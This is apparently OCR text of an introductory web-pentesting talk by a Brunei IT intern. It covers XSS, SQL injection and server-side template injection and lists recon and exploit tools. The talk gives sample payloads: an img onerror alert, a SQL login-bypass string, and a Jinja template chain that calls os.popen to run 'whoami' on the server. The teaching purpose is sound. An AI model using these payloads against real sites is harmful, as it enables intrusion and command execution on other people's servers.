//2025

WEB
PENTEST X SECURITY

MOHMAD HAFIZ

cyber673

SWARMNETICS

#> WHOAMI

- POLITEKNIK BRUNEI, IT NETWORKING
- INTERN AT SWARMENTICS
- INTERESTED IN OFFENSIVE
- LOVE CRAWLING THE INTERNET
- NOT CERTIFIED ETHICAL HACKER YET..
- EXPERIENCE IN CYBERSEC, HUNTING FOR VULNERABILITY
- DID FIRST PUBLIC SPEAKER BEFORE AT GDG WEB DEV EVENT(2021), THIS IS SECOND :)

COMMON_WEB_VULNERABILITY


COMMON_WEB_VULNERABILITY

```
<IMG SRC="#" ONERROR="ALERT(DOCUMENT.DOMAIN)">
```

XSS

[CROSS SITE SCRIPTING]

```
<IMG SRC="#" ONERROR="ALERT(DOCUMENT.DOMAIN)">
```



XSS


[CROSS SITE SCRIPTING]

REFLECTED

STORED

DOM-BASED

REFLECTED



User

Clicked the link with XSS payload

Server send respond back with XSS payload


SERVER

```
http://secure.xyz/free_robux?pname=<img src=”#” onerror=”alert(’lol, get clowned’)”>
```

↓

```
%3Cimg%20src%3D%22%23%22%20onerror%3D%22alert%28%27lol%2C%20get%20clowned%27%29%22%3E
```

STORED




```
POST /profile HTTP/1.1
Host: facebuku.xyz

name=<img src=”#” onerror=”alert(‘hello,
world!’)”>
```

SERVER --stored--> [DATABASE]

Random user visit the profile from web browser, profile page together with XSS payload get rendered on the browser



DOM-BASED?

IN BROWSER

VULNERABLE JAVASCRIPT

FRONT-END CLIENT SIDE

COMMON_WEB_VULNERABILITY

‘ OR ’ ’ = ’

SQLI

[SQL INJECTION]

‘OR’ ’=’

CLASSIC ERROR BASED SQLI

```
product.php?id=1337

SELECT * FROM products WHERE id = ’1337’;
```

OK

```
product.php?id=1337’

SELECT * FROM products WHERE id = ’1337’’;
```

SYNTAX ERROR

BLIND ERROR BASED SQLI

```
product.php?id=1337

SELECT * FROM products WHERE id = ’1337’;
```

OK

```
product.php?id=1337’

SELECT * FROM products WHERE id = ’1337’’;
```

NO ERROR

```
product.php?id=1337’’

SELECT * FROM products WHERE id = ’1337’’’;
```

OK

AUTH BYPASS USING SQLI

```
paswd=hafiz123&uname=hafiz

SELECT * FROM users WHERE password = ’hafiz123’ AND username = ’hafiz’;
```

```
paswd=’or’’=’&uname=hafiz

SELECT * FROM users WHERE password = ’’or’’=’’ AND username = ’hafiz’;
```

if password equal ‘’ or ‘’ equal ‘’ is true


COMMON_WEB_VULNERABILITY

```
{{7*7}}
```

SSTI

[SERVER SIDE TEMPLATE INJECTION]

```
{{7*7}}
```




WEB REQUEST → SERVER SIDE → SERVER RESPOND

```
/profile?name=hafiz
/profile?name={{7*7}}
```

```
<h1>Welcome {{ name }}</h1>
```

```
<h1>Welcome hafiz</h1>
<h1>Welcome 49</h1>
```



```
/profile?name={{config.__class__.__init__.__globals__[’os’].popen(’whoami’).read()}}

<h1>Welcome {{ name }}</h1>

<h1>Welcome root</h1>
```

TOOLS

TOOLS

RECON

TESTING

EXPLOIT

TOOLS//RECON

Shodan.io

Nmap

Nikto

Gobuster

TOOLS//TESTING

Burp Suite

TOOLS//EXPLOIT

Sqlmap

Metasploit

TOOLS//EXTRA

Ghidra

